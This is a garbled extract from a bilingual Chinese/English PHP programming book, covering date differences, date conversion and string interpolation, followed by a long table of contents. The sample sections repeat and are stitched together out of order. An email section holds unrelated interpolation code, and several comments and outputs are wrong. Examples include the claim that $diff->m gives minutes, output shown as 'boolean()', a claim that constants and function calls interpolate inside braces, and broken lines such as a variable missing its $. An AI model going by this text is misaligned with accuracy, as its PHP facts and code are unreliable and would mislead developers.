

PHP 专业人员笔记

Chapter 18: Working with Dates and Times

Section 18.1: Getting the difference between two dates

The most feasible way is to use the `DateTime` class.

```
// Create a date-time object, which has the value of - two years ago
$twoYearsAgo = new DateTime('2018-01-18 20:05:00');
// Create a date-time object, which has the value of - now
$now = new DateTime('2018-07-21 00:55:00');

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$minutesDiff = $diff->m;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minutesDiff = $diff->i;
// $diff->f contains the difference in seconds between the two dates
$secondsDiff = $diff->f;

// Total days diff, that is the number of days between the two dates
$totalDaysDiff = $diff->d;

// Drop the diff altogether just to get some details
var_dump($diff);
```

Alas, comparing two dates is much easier, just use the comparison operators.

```
// Create a date-time object, which has the value of - two years ago
$twoYearsAgo = new DateTime('2018-01-18 20:05:00');
// Create a date-time object, which has the value of - now
$now = new DateTime('2018-07-21 00:55:00');

var_dump($twoYearsAgo < $now); // Prints boolean()
var_dump($twoYearsAgo == $now); // Prints boolean()
var_dump($twoYearsAgo != $now); // Prints boolean()
```

Section 18.2: Convert a date into another

The simplest way to convert one date format into another is to use `strtotime()` to convert the date into a `UnixTimestamp`. That Unix Timestamp can then be passed to `date()` to convert it into a new format.

```
Timestamp = strtotime('2018-07-01T22:55:17.823');
```

400多页
专业提示和技巧

免责声明
这是一本非官方的免费书籍，旨在用于教育目的，
所有商标和注册商标均为其各自所有者的财产。

PHP Notes for Professionals

Chapter 24: String formatting

Section 24.1: String interpolation

You can also use interpolation to interpolate (insert) a variable within a string. Interpolation works in double quoted strings and the heredoc syntax only.

```
$name = 'Joel';

// $name will be replaced with 'Joel'
echo ">Hello $name, Nice to see you.</p>";
// >Hello Joel, Nice to see you.

// Single quotes, outputs $name as the raw text (without interpreting it)
echo '$name: $name, Nice to see you.';
```

As you can see, the heredoc syntax is much safer than the double quoted syntax.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo ">Hello ${name}, Nice to help ${name}</p>";
// >Hello Joel, Nice to help Joel to help us<p>"
```

This time will throw an error (as \${name} is not defined)

```
echo '$name: ${name}, Nice to help ${name}';
```

Or notice: undefined variable: name'

```
The ${} syntax only interpolates variables starting with a $ into a string. The () syntax does not evaluate arbitrary PHP expressions.
```

```
// Example trying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
// 1 + 2 = {1 + 2}
```

The () syntax only evaluates constants.

```
// Example using a constant
define('HELLO_WORLD', 'Hello World!!');
echo "My constant is {$HELLO_WORLD}";
// My constant is Hello_World
```

```
// Example using a function
function sayHello() {
    return 'Hello!';
}

echo "I say: {$sayHello()}";
// I say: (sayHello())
```

Alas, comparing two dates is much easier, just use the comparison operators.

```
// Create a date-time object, which has the value of - two years ago
$twoYearsAgo = new DateTime('2018-01-18 20:05:00');
// Create a date-time object, which has the value of - now
$now = new DateTime('2018-07-21 00:55:00');

var_dump($twoYearsAgo < $now); // Prints boolean()
var_dump($twoYearsAgo == $now); // Prints boolean()
var_dump($twoYearsAgo != $now); // Prints boolean()
```

Section 64.1: Sending Email - The basics, more details, and a full example

A typical email has three main components:

1. A recipient (represented as an email address)

2. A subject

3. A message body

Sending mail in PHP can be as simple as calling the built-in function `mail()`.

```
// Simple example, outputs $name as the raw text (without interpreting it)
echo ">Hello $name, Nice to see you.</p>";
// >Hello $name, Nice to see you.

// Single quotes, outputs $name as the raw text (without interpreting it)
echo '$name: $name, Nice to see you.';
```

As you can see, the heredoc syntax is much safer than the double quoted syntax.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo ">Hello ${name}, Nice to help ${name}</p>";
// >Hello Joel, Nice to help Joel to help us<p>"
```

This time will throw an error (as \${name} is not defined)

```
echo '$name: ${name}, Nice to help ${name}';
```

Or notice: undefined variable: name'

```
The ${} syntax only interpolates variables starting with a $ into a string. The () syntax does not evaluate arbitrary PHP expressions.
```

```
// Example trying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
// 1 + 2 = {1 + 2}
```

The () syntax only evaluates constants.

```
// Example using a constant
define('HELLO_WORLD', 'Hello World!!');
echo "My constant is {$HELLO_WORLD}";
// My constant is Hello_World
```

```
// Example using a function
function sayHello() {
    return 'Hello!';
}

echo "I say: {$sayHello()}";
// I say: (sayHello())
```

Alas, comparing two dates is much easier, just use the comparison operators.

```
// Create a date-time object, which has the value of - two years ago
$twoYearsAgo = new DateTime('2018-01-18 20:05:00');
// Create a date-time object, which has the value of - now
$now = new DateTime('2018-07-21 00:55:00');

var_dump($twoYearsAgo < $now); // Prints boolean()
var_dump($twoYearsAgo == $now); // Prints boolean()
var_dump($twoYearsAgo != $now); // Prints boolean()
```

Section 18.1: Getting the difference between two dates and times

The most feasible way is to use the `DateTime` class.

```
The complex (curly) syntax format provides another option which requires that you wrap your variable within curly braces {}. This can be useful when embedding variables within textual content and helping to prevent possible ambiguity between textual content and variables.
```

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo ">Hello ${name}, Nice to see you.</p>";
// >Hello Joel, Nice to see you.

// Single quotes, outputs $name as the raw text (without interpreting it)
echo '$name: ${name}, Nice to see you.';
```

The complex (curly) syntax format provides another option which requires that you wrap your variable within curly braces {}. This can be useful when embedding variables within textual content and helping to prevent possible ambiguity between textual content and variables.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo ">Hello ${name}, Nice to help ${name}</p>";
// >Hello Joel, Nice to help Joel to help us<p>"
```

This time will throw an error (as \${name} is not defined)

```
echo '$name: ${name}, Nice to help ${name}';
```

Or notice: undefined variable: name'

```
The ${} syntax only interpolates variables starting with a $ into a string. The () syntax does not evaluate arbitrary PHP expressions.
```

```
// Example trying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
// 1 + 2 = {1 + 2}
```

The () syntax only evaluates constants.

```
// Example using a constant
define('HELLO_WORLD', 'Hello World!!');
echo "My constant is {$HELLO_WORLD}";
// My constant is Hello_World
```

```
// Example using a function
function sayHello() {
    return 'Hello!';
}

echo "I say: {$sayHello()}";
// I say: (sayHello())
```

Alas, comparing two dates is much easier, just use the comparison operators.

```
// Create a date-time object, which has the value of - two years ago
$twoYearsAgo = new DateTime('2018-01-18 20:05:00');
// Create a date-time object, which has the value of - now
$now = new DateTime('2018-07-21 00:55:00');

var_dump($twoYearsAgo < $now); // Prints boolean()
var_dump($twoYearsAgo == $now); // Prints boolean()
var_dump($twoYearsAgo != $now); // Prints boolean()
```

Section 18.2: Convert a date into another

The simplest way to convert one date format into another is to use `strtotime()` to convert the date into a `UnixTimestamp`.

That Unix Timestamp can then be passed to `date()` to convert it into a new format.

```
Timestamp = strtotime('2018-07-01T22:55:17.823');
```

The optional fifth parameter can be used to pass additional flags as command line options to the program.

```
Configured via the $winkless_paths configuration setting. For example, this
```

400+ pages
of professional hints and tricks

目录

关于	1
第1章：PHP入门	2
第1.1节：来自网络服务器的HTML输出	2
第1.2节：你好，世界！	3
第1.3节：来自网络服务器的非HTML输出	3
第1.4节：PHP内置服务器	5
第1.5节：PHP命令行界面（CLI）	5
第1.6节：指令分隔	6
第1.7节：PHP标签	7
第2章：变量	9
第2.1节：通过名称动态访问变量（变量变量）	9
第2.2节：数据类型	10
第2.3节：全局变量最佳实践	13
第2.4节：未初始化变量的默认值	14
第2.5节：变量值的真假性与全等运算符	15
第3章：变量作用域	18
第3.1节：超全局变量	18
第3.2节：静态属性和变量	18
第3.3节：用户定义的全局变量	19
第4章：PHP超全局变量	21
第4.1节：子全局变量解释	21
第4.2节：PHP5 超全局变量	28
第5章：输出变量的值	32
第5.1节：echo 和 print	32
第5.2节：输出数组和对象的结构化视图	33
第5.3节：使用echo进行字符串连接	35
第5.4节：printf与sprintf的比较	36
第5.5节：输出大整数	36
第5.6节：输出带索引和值的多维数组并打印到表格中	37
第6章：常量	39
第6.1节：定义常量	39
第6.2节：类常量	40
第6.3节：检查常量是否已定义	40
第6.4节：使用常量	42
第6.5节：常量数组	42
第7章：魔术常量	43
第7.1节：FUNCTION 与 METHOD 的区别	43
第7.2节：CLASS 、get class() 与 get called class() 的区别	43
第7.3节：文件和目录常量	44
第8章：注释	45
第8.1节：单行注释	45
第8.2节：多行注释	45
第9章：类型	46
第9.1节：类型比较	46
第9.2节：布尔值	46
第9.3节：浮点数	47

Contents

About	1
Chapter 1: Getting started with PHP	2
Section 1.1: HTML output from web server	2
Section 1.2: Hello, World!	3
Section 1.3: Non-HTML output from web server	3
Section 1.4: PHP built-in server	5
Section 1.5: PHP CLI	5
Section 1.6: Instruction Separation	6
Section 1.7: PHP Tags	7
Chapter 2: Variables	9
Section 2.1: Accessing A Variable Dynamically By Name (Variable variables)	9
Section 2.2: Data Types	10
Section 2.3: Global variable best practices	13
Section 2.4: Default values of uninitialized variables	14
Section 2.5: Variable Value Truthiness and Identical Operator	15
Chapter 3: Variable Scope	18
Section 3.1: Superglobal variables	18
Section 3.2: Static properties and variables	18
Section 3.3: User-defined global variables	19
Chapter 4: Superglobal Variables PHP	21
Section 4.1: Subglobals explained	21
Section 4.2: PHP5 SuperGlobals	28
Chapter 5: Outputting the Value of a Variable	32
Section 5.1: echo and print	32
Section 5.2: Outputting a structured view of arrays and objects	33
Section 5.3: String concatenation with echo	35
Section 5.4: printf vs sprintf	36
Section 5.5: Outputting large integers	36
Section 5.6: Output a Multidimensional Array with index and value and print into the table	37
Chapter 6: Constants	39
Section 6.1: Defining constants	39
Section 6.2: Class Constants	40
Section 6.3: Checking if constant is defined	40
Section 6.4: Using constants	42
Section 6.5: Constant arrays	42
Chapter 7: Magic Constants	43
Section 7.1: Difference between FUNCTION and METHOD	43
Section 7.2: Difference between CLASS ,get class() and get called class()	43
Section 7.3: File & Directory Constants	44
Chapter 8: Comments	45
Section 8.1: Single Line Comments	45
Section 8.2: Multi Line Comments	45
Chapter 9: Types	46
Section 9.1: Type Comparison	46
Section 9.2: Boolean	46
Section 9.3: Float	47

第9.4节：字符串	48
第9.5节：可调用对象	50
第9.6节：资源	50
第9.7节：类型转换	51
第9.8节：类型混合	51
第9.9节：空值	52
第9.10节：整数	52
第10章：运算符	54
第10.1节：空合并运算符 (??)	54
第10.2节：飞船运算符 (<=>)	55
第10.3节：执行运算符 (`)	55
第10.4节：自增 (++) 和自减运算符 (--)	55
第10.5节：三元运算符(:?)	56
第10.6节：逻辑运算符(&&/与 和 /或)	57
第10.7节：字符串运算符(. 和 .=)	57
第10.8节：对象和类运算符	57
第10.9节：复合赋值运算符(+= 等)	59
第10.10节：改变运算符优先级（使用括号）	59
第10.11节：基本赋值 (=)	60
第10.12节：结合性	60
第10.13节：比较运算符	60
第10.14节：按位运算符	62
第10.15节：instanceof (类型操作符)	64
第11章：引用	67
第11.1节：按引用赋值	67
第11.2节：按引用返回	67
第11.3节：按引用传递	68
第12章：数组	71
第12.1节：初始化数组	71
第12.2节：检查键是否存在	73
第12.3节：验证数组类型	74
第12.4节：创建变量数组	74
第12.5节：检查数组中是否存在某个值	74
第12.6节：ArrayAccess 和 Iterator 接口	75
第13章：数组迭代	79
第13.1节：同时迭代多个数组	79
第13.2节：使用递增索引	80
第13.3节：使用内部数组指针	80
第13.4节：使用 foreach	81
第13.5节：使用ArrayObject迭代器	83
第14章：对数组执行操作	84
第14.1节：对数组的每个元素应用函数	84
第14.2节：将数组拆分成块	85
第14.3节：将数组合并成字符串	86
第14.4节：“解构”数组使用list()	86
第14.5节：array_reduce	86
第14.6节：向数组中推入一个值	87
第15章：操作数组	89
第15.1节：过滤数组	89
第15.2节：从数组中移除元素	90

Section 9.4: Strings	48
Section 9.5: Callable	50
Section 9.6: Resources	50
Section 9.7: Type Casting	51
Section 9.8: Type Juggling	51
Section 9.9: Null	52
Section 9.10: Integers	52
Chapter 10: Operators	54
Section 10.1: Null Coalescing Operator (??)	54
Section 10.2: Spaceship Operator (<=>)	55
Section 10.3: Execution Operator (`)	55
Section 10.4: Incrementing (++) and Decrementing Operators (--)	55
Section 10.5: Ternary Operator (?:)	56
Section 10.6: Logical Operators (&&/AND and /OR)	57
Section 10.7: String Operators (. and .=)	57
Section 10.8: Object and Class Operators	57
Section 10.9: Combined Assignment (+= etc)	59
Section 10.10: Altering operator precedence (with parentheses)	59
Section 10.11: Basic Assignment (=)	60
Section 10.12: Association	60
Section 10.13: Comparison Operators	60
Section 10.14: Bitwise Operators	62
Section 10.15: instanceof (type operator)	64
Chapter 11: References	67
Section 11.1: Assign by Reference	67
Section 11.2: Return by Reference	67
Section 11.3: Pass by Reference	68
Chapter 12: Arrays	71
Section 12.1: Initializing an Array	71
Section 12.2: Check if key exists	73
Section 12.3: Validating the array type	74
Section 12.4: Creating an array of variables	74
Section 12.5: Checking if a value exists in array	74
Section 12.6: ArrayAccess and Iterator Interfaces	75
Chapter 13: Array iteration	79
Section 13.1: Iterating multiple arrays together	79
Section 13.2: Using an incremental index	80
Section 13.3: Using internal array pointers	80
Section 13.4: Using foreach	81
Section 13.5: Using ArrayObject Iterator	83
Chapter 14: Executing Upon an Array	84
Section 14.1: Applying a function to each element of an array	84
Section 14.2: Split array into chunks	85
Section 14.3: Imploding an array into string	86
Section 14.4: “Destructuring” arrays using list()	86
Section 14.5: array_reduce	86
Section 14.6: Push a Value on an Array	87
Chapter 15: Manipulating an Array	89
Section 15.1: Filtering an array	89
Section 15.2: Removing elements from an array	90

第15.3节：数组排序	91
第15.4节：仅白名单部分数组键	96
第15.5节：向数组开头添加元素	96
第15.6节：交换键和值	97
第15.7节：合并两个数组为一个数组	97
第16章：多数组联合处理	99
第16.1节：数组交集	99
第16.2节：合并或连接数组	99
第16.3节：将多维数组转换为关联数组	100
第16.4节：合并两个数组（一个的键，另一个的值）	100
第17章：日期时间类	102
第17.1节：在PHP 5.6之前从可变的DateTime创建不可变版本	102
第17.2节：添加或减去日期间隔	102
第17.3节：获取时间戳	102
第17.4节：设置日期	103
第17.5节：从自定义格式创建DateTime	103
第17.6节：打印DateTime	103
第18章：处理日期和时间	105
第18.1节：获取两个日期/时间之间的差值	105
第18.2节：将日期转换为另一种格式	105
第18.3节：将英文日期描述解析为日期格式	107
第18.4节：使用预定义的日期格式常量	107
第19章：控制结构	109
第19.1节：if else	109
第19.2节：控制结构的替代语法	109
第19.3节：while	109
第19.4节：do-while	110
第19.5节：goto	110
第19.6节：declare	110
第19.7节：include 和 require	111
第19.8节：return	112
第19.9节：for	112
第19.10节：foreach	113
第19.11节：if elseif else	113
第19.12节：if	114
第19.13节：switch	114
第20章：循环	116
第20.1节：continue	116
第20.2节：break	117
第20.3节：foreach	118
第20.4节：do...while	118
第20.5节：for	119
第20.6节：while	120
第21章：函数	121
第21.1节：可变长度参数列表	121
第21.2节：可选参数	122
第21.3节：按引用传递参数	123
第21.4节：基本函数使用	124
第21.5节：函数作用域	124

Section 15.3: Sorting an Array	91
Section 15.4: Whitelist only some array keys	96
Section 15.5: Adding element to start of array	96
Section 15.6: Exchange values with keys	97
Section 15.7: Merge two arrays into one array	97
Chapter 16: Processing Multiple Arrays Together	99
Section 16.1: Array intersection	99
Section 16.2: Merge or concatenate arrays	99
Section 16.3: Changing a multidimensional array to associative array	100
Section 16.4: Combining two arrays (keys from one, values from another)	100
Chapter 17: Datetime Class	102
Section 17.1: Create Immutable version of DateTime from Mutable prior PHP 5.6	102
Section 17.2: Add or Subtract Date Intervals	102
Section 17.3: getTimestamp	102
Section 17.4: setDate	103
Section 17.5: Create DateTime from custom format	103
Section 17.6: Printing DateTimes	103
Chapter 18: Working with Dates and Time	105
Section 18.1: Getting the difference between two dates / times	105
Section 18.2: Convert a date into another format	105
Section 18.3: Parse English date descriptions into a Date format	107
Section 18.4: Using Predefined Constants for Date Format	107
Chapter 19: Control Structures	109
Section 19.1: if else	109
Section 19.2: Alternative syntax for control structures	109
Section 19.3: while	109
Section 19.4: do-while	110
Section 19.5: goto	110
Section 19.6: declare	110
Section 19.7: include & require	111
Section 19.8: return	112
Section 19.9: for	112
Section 19.10: foreach	113
Section 19.11: if elseif else	113
Section 19.12: if	114
Section 19.13: switch	114
Chapter 20: Loops	116
Section 20.1: continue	116
Section 20.2: break	117
Section 20.3: foreach	118
Section 20.4: do...while	118
Section 20.5: for	119
Section 20.6: while	120
Chapter 21: Functions	121
Section 21.1: Variable-length argument lists	121
Section 21.2: Optional Parameters	122
Section 21.3: Passing Arguments by Reference	123
Section 21.4: Basic Function Usage	124
Section 21.5: Function Scope	124

第22章：函数式编程	125	Chapter 22: Functional Programming	125
第22.1节：闭包	125	Section 22.1: Closures	125
第22.2节：变量赋值	126	Section 22.2: Assignment to variables	126
第22.3节：作为函数的对象	126	Section 22.3: Objects as a function	126
第22.4节：使用外部变量	127	Section 22.4: Using outside variables	127
第22.5节：匿名函数	127	Section 22.5: Anonymous function	127
第22.6节：纯函数	128	Section 22.6: Pure functions	128
第22.7节：PHP中的常用函数式方法	128	Section 22.7: Common functional methods in PHP	128
第22.8节：将内置函数用作回调函数	129	Section 22.8: Using built-in functions as callbacks	129
第22.9节：作用域	129	Section 22.9: Scope	129
第22.10节：将回调函数作为参数传递	129	Section 22.10: Passing a callback function as a parameter	129
第23章：控制结构的替代语法	131	Chapter 23: Alternative Syntax for Control Structures	131
第23.1节：替代的if/else语句	131	Section 23.1: Alternative if/else statement	131
第23.2节：替代的for语句	131	Section 23.2: Alternative for statement	131
第23.3节：替代的while语句	131	Section 23.3: Alternative while statement	131
第23.4节：替代的foreach语句	131	Section 23.4: Alternative foreach statement	131
第23.5节：替代的switch语句	132	Section 23.5: Alternative switch statement	132
第24章：字符串格式化	133	Chapter 24: String formatting	133
第24.1节：字符串插值	133	Section 24.1: String interpolation	133
第24.2节：提取/替换子字符串	134	Section 24.2: Extracting/replacing substrings	134
第25章：字符串解析	136	Chapter 25: String Parsing	136
第25.1节：按分隔符拆分字符串	136	Section 25.1: Splitting a string by separators	136
第25.2节：子字符串	136	Section 25.2: Substring	136
第25.3节：使用strpos搜索子字符串	138	Section 25.3: Searching a substring with strpos	138
第25.4节：使用正则表达式解析字符串	139	Section 25.4: Parsing string using regular expressions	139
第26章：类与对象	140	Chapter 26: Classes and Objects	140
第26.1节：类常量	140	Section 26.1: Class Constants	140
第26.2节：抽象类	142	Section 26.2: Abstract Classes	142
第26.3节：后期静态绑定	144	Section 26.3: Late static binding	144
第26.4节：命名空间和自动加载	145	Section 26.4: Namespacing and Autoloading	145
第26.5节：方法和属性的可见性	147	Section 26.5: Method and Property Visibility	147
第26.6节：接口	149	Section 26.6: Interfaces	149
第26.7节：final关键字	152	Section 26.7: Final Keyword	152
第26.8节：自动加载	153	Section 26.8: Autoloading	153
第26.9节：实例化子类时调用父类构造函数	154	Section 26.9: Calling a parent constructor when instantiating a child	154
第26.10节：动态绑定	155	Section 26.10: Dynamic Binding	155
第26.11节：\$this、self和static以及单例模式	156	Section 26.11: \$this, self and static plus the singleton	156
第26.12节：定义一个基本类	159	Section 26.12: Defining a Basic Class	159
第26.13节：匿名类	160	Section 26.13: Anonymous Classes	160
第27章：命名空间	162	Chapter 27: Namespaces	162
第27.1节：声明命名空间	162	Section 27.1: Declaring namespaces	162
第27.2节：引用命名空间中的类或函数	162	Section 27.2: Referencing a class or function in a namespace	162
第27.3节：声明子命名空间	163	Section 27.3: Declaring sub-namespaces	163
第27.4节：什么是命名空间？	164	Section 27.4: What are Namespaces?	164
第28章：会话	165	Chapter 28: Sessions	165
第28.1节：session_start() 选项	165	Section 28.1: session_start() Options	165
第28.2节：会话锁定	165	Section 28.2: Session Locking	165
第28.3节：操作会话数据	166	Section 28.3: Manipulating session data	166
第28.4节：销毁整个会话	166	Section 28.4: Destroy an entire session	166

第28.5节：无错误的安全会话启动	167
第28.6节：会话名称	167
第29章：Cookies	169
第29.1节：修改Cookie	169
第29.2节：设置Cookie	169
第29.3节：检查Cookie是否已设置	170
第29.4节：删除Cookie	170
第29.5节：获取Cookie	170
第30章：输出缓冲	171
第30.1节：基本用法——获取缓冲区内容并清除	171
第30.2节：通过回调处理缓冲区	171
第30.3节：嵌套输出缓冲区	172
第30.4节：在任何内容之前运行输出缓冲区	173
第30.5节：向客户端流式输出	174
第30.6节：使用输出缓冲区将内容存储到文件，适用于报告、发票等	174
第30.7节：ob_start的典型用法及使用原因	174
第30.8节：捕获输出缓冲区以供后续重用	175
第31章：JSON	177
第31.1节：解码JSON字符串	177
第31.2节：编码JSON字符串	180
第31.3节：调试JSON错误	183
第31.4节：在对象中使用JsonSerializable	184
第31.5节：JSON头和返回的响应	185
第32章：SOAP客户端	187
第32.1节：WSDL模式	187
第32.2节：非WSDL模式	187
第32.3节：类映射	187
第32.4节：跟踪SOAP请求和响应	188
第33章：在PHP中使用cURL	190
第33.1节：基本用法（GET请求）	190
第33.2节：POST请求	190
第33.3节：使用Cookie	191
第33.4节：使用multi_curl进行多个POST请求	192
第33.5节：使用CurlFile在一个请求中发送多维数据和多个文件	193
第33.6节：使用自定义方法创建和发送请求	196
第33.7节：在PHP中获取和设置自定义HTTP头	196
第34章：反射	198
第34.1节：类或对象的特征检测	198
第34.2节：测试私有/受保护方法	198
第34.3节：访问私有和受保护成员变量	200
第35章：依赖注入	202
第35.1节：构造函数注入	202
第35.2节：Setter注入	202
第35.3节：容器注入	204
第36章：XML	205
第36.1节：使用DomDocument创建XML	205
第36.2节：使用DOMDocument读取XML文档	206
第36.3节：利用PHP的SimpleXML库处理XML	207
第36.4节：使用XMLWriter创建XML文件	209

Section 28.5: Safe Session Start With no Errors	167
Section 28.6: Session name	167
Chapter 29: Cookies	169
Section 29.1: Modifying a Cookie	169
Section 29.2: Setting a Cookie	169
Section 29.3: Checking if a Cookie is Set	170
Section 29.4: Removing a Cookie	170
Section 29.5: Retrieving a Cookie	170
Chapter 30: Output Buffering	171
Section 30.1: Basic usage getting content between buffers and clearing	171
Section 30.2: Processing the buffer via a callback	171
Section 30.3: Nested output buffers	172
Section 30.4: Running output buffer before any content	173
Section 30.5: Stream output to client	174
Section 30.6: Using Output buffer to store contents in a file, useful for reports, invoices etc	174
Section 30.7: Typical usage and reasons for using ob_start	174
Section 30.8: Capturing the output buffer to re-use later	175
Chapter 31: JSON	177
Section 31.1: Decoding a JSON string	177
Section 31.2: Encoding a JSON string	180
Section 31.3: Debugging JSON errors	183
Section 31.4: Using JsonSerializable in an Object	184
Section 31.5: Header json and the returned response	185
Chapter 32: SOAP Client	187
Section 32.1: WSDL Mode	187
Section 32.2: Non-WSDL Mode	187
Section 32.3: Classmaps	187
Section 32.4: Tracing SOAP request and response	188
Chapter 33: Using cURL in PHP	190
Section 33.1: Basic Usage (GET Requests)	190
Section 33.2: POST Requests	190
Section 33.3: Using Cookies	191
Section 33.4: Using multi_curl to make multiple POST requests	192
Section 33.5: Sending multi-dimensional data and multiple files with CurlFile in one request	193
Section 33.6: Creating and sending a request with a custom method	196
Section 33.7: Get and Set custom http headers in php	196
Chapter 34: Reflection	198
Section 34.1: Feature detection of classes or objects	198
Section 34.2: Testing private/protected methods	198
Section 34.3: Accessing private and protected member variables	200
Chapter 35: Dependency Injection	202
Section 35.1: Constructor Injection	202
Section 35.2: Setter Injection	202
Section 35.3: Container Injection	204
Chapter 36: XML	205
Section 36.1: Create a XML using DomDocument	205
Section 36.2: Read a XML document with DOMDocument	206
Section 36.3: Leveraging XML with PHP's SimpleXML Library	207
Section 36.4: Create an XML file using XMLWriter	209

第36.5节：使用SimpleXML读取XML文档	210
第37章：SimpleXML	212
第37.1节：将XML数据加载到simplexml中	212
第38章：解析HTML	213
第38.1节：从字符串解析HTML	213
第38.2节：使用XPath	213
第38.3节：SimpleXML	213
第39章：正则表达式 (regexp/PCRE)	215
第39.1节：全局正则表达式匹配	215
第39.2节：使用正则表达式进行字符串匹配	216
第39.3节：通过正则表达式将字符串拆分为数组	217
第39.4节：使用正则表达式替换字符串	217
第39.5节：使用回调函数替换字符串	217
第40章：特征	219
第40.1节：什么是特质？	219
第40.2节：促进横向代码复用的特质	220
第40.3节：冲突解决	221
第40.4节：使用特质实现单例模式	222
第40.5节：保持类整洁的特质	223
第40.6节：多特性使用	224
第40.7节：更改方法可见性	224
第41章：Composer依赖管理器	226
第41.1节：什么是Composer？	226
第41.2节：使用Composer自动加载	227
第41.3节：“composer install”和“composer update”的区别	227
第41.4节：作曲家可用命令	228
第41.5节：使用Composer的好处	229
第41.6节：安装	230
第42章：魔术方法	231
第42.1节：__call() 和 __callStatic()	231
第42.2节：__get()、__set()、__isset() 和 __unset()	232
第42.3节：__construct() 和 __destruct()	233
第42.4节：__toString()	234
第42.5节：__clone()	235
第42.6节：__invoke()	235
第42.7节：__sleep() 和 __wakeup()	236
第42.8节：__debugInfo()	236
第43章：文件处理	238
第43.1节：便捷函数	238
第43.2节：删除文件和目录	240
第43.3节：获取文件信息	240
第43.4节：基于流的文件输入输出	242
第43.5节：移动和复制文件及目录	244
第43.6节：处理大文件时最小化内存使用	245
第44章：流	246
第44.1节：注册流包装器	246
第45章：类型提示	248
第45.1节：类和接口的类型提示	248
第45.2节：标量类型、数组和可调用的类型提示	249

Section 36.5: Read a XML document with SimpleXML	210
Chapter 37: SimpleXML	212
Section 37.1: Loading XML data into simplexml	212
Chapter 38: Parsing HTML	213
Section 38.1: Parsing HTML from a string	213
Section 38.2: Using XPath	213
Section 38.3: SimpleXML	213
Chapter 39: Regular Expressions (regexp/PCRE)	215
Section 39.1: Global RegExp match	215
Section 39.2: String matching with regular expressions	216
Section 39.3: Split string into array by a regular expression	217
Section 39.4: String replacing with regular expression	217
Section 39.5: String replace with callback	217
Chapter 40: Traits	219
Section 40.1: What is a Trait?	219
Section 40.2: Traits to facilitate horizontal code reuse	220
Section 40.3: Conflict Resolution	221
Section 40.4: Implementing a Singleton using Traits	222
Section 40.5: Traits to keep classes clean	223
Section 40.6: Multiple Traits Usage	224
Section 40.7: Changing Method Visibility	224
Chapter 41: Composer Dependency Manager	226
Section 41.1: What is Composer?	226
Section 41.2: Autoloading with Composer	227
Section 41.3: Difference between 'composer install' and 'composer update'	227
Section 41.4: Composer Available Commands	228
Section 41.5: Benefits of Using Composer	229
Section 41.6: Installation	230
Chapter 42: Magic Methods	231
Section 42.1: __call() and __callStatic()	231
Section 42.2: __get(), __set(), __isset() and __unset()	232
Section 42.3: __construct() and __destruct()	233
Section 42.4: __toString()	234
Section 42.5: __clone()	235
Section 42.6: __invoke()	235
Section 42.7: __sleep() and __wakeup()	236
Section 42.8: __debugInfo()	236
Chapter 43: File handling	238
Section 43.1: Convenience functions	238
Section 43.2: Deleting files and directories	240
Section 43.3: Getting file information	240
Section 43.4: Stream-based file IO	242
Section 43.5: Moving and Copying files and directories	244
Section 43.6: Minimize memory usage when dealing with large files	245
Chapter 44: Streams	246
Section 44.1: Registering a stream wrapper	246
Chapter 45: Type hinting	248
Section 45.1: Type hinting classes and interfaces	248
Section 45.2: Type hinting scalar types, arrays and callables	249

第45.3节：可空类型提示	250
第45.4节：泛型对象的类型提示	251
第45.5节：无返回值（Void）的类型提示	252
第46章：过滤器与过滤函数	253
第46.1节：验证布尔值	253
第46.2节：验证数字是否为浮点数	253
第46.3节：验证MAC地址	254
第46.4节：清理电子邮件地址	254
第46.5节：清理整数	255
第46.6节：清理网址	255
第46.7节：验证电子邮件地址	256
第46.8节：验证值是否为整数	256
第46.9节：验证整数是否在范围内	257
第46.10节：验证URL	257
第46.11节：清理浮点数	259
第46.12节：验证IP地址	261
第46.13节：清理过滤器	262
第47章：生成器	263
第47.1节：Yield关键字	263
第47.2节：使用生成器读取大文件	264
第47.3节：为什么使用生成器？	264
第47.4节：使用send()函数向生成器传递值	265
第48章：UTF-8	267
第48.1节：输入	267
第48.2节：输出	267
第48.3节：数据存储与访问	267
第49章：PHP中的Unicode支持	269
第49.1节：使用PHP将Unicode字符转换为“\uxxxx”格式	269
第49.2节：使用PHP将Unicode字符转换为其数值和/或HTML实体	269
第49.3节：用于Unicode支持的Intl扩展	271
第50章：URL	272
第50.1节：解析URL	272
第50.2节：从数组构建URL编码的查询字符串	272
第50.3节：重定向到另一个URL	273
第51章：如何拆分URL	275
第51.1节：使用parse_url()	275
第51.2节：使用explode()	276
第51.3节：使用basename()	276
第52章：对象序列化	278
第52.1节：序列化 / 反序列化	278
第52.2节：Serializable接口	278
第53章：序列化	280
第53.1节：不同类型的序列化	280
第53.2节：unserialize的安全问题	281
第54章：闭包	284
第54.1节：闭包的基本用法	284
第54.2节：使用外部变量	284
第54.3节：基本闭包绑定	285

Section 45.3: Nullable type hints	250
Section 45.4: Type hinting generic objects	251
Section 45.5: Type Hinting No Return(Void)	252
Chapter 46: Filters & Filter Functions	253
Section 46.1: Validating Boolean Values	253
Section 46.2: Validating A Number Is A Float	253
Section 46.3: Validate A MAC Address	254
Section 46.4: Sanitize Email Addresses	254
Section 46.5: Sanitize Integers	255
Section 46.6: Sanitize URLs	255
Section 46.7: Validate Email Address	256
Section 46.8: Validating A Value Is An Integer	256
Section 46.9: Validating An Integer Falls In A Range	257
Section 46.10: Validate a URL	257
Section 46.11: Sanitize Floats	259
Section 46.12: Validate IP Addresses	261
Section 46.13: Sanitize filters	262
Chapter 47: Generators	263
Section 47.1: The Yield Keyword	263
Section 47.2: Reading a large file with a generator	264
Section 47.3: Why use a generator?	264
Section 47.4: Using the send()-function to pass values to a generator	265
Chapter 48: UTF-8	267
Section 48.1: Input	267
Section 48.2: Output	267
Section 48.3: Data Storage and Access	267
Chapter 49: Unicode Support in PHP	269
Section 49.1: Converting Unicode characters to “\uxxxx” format using PHP	269
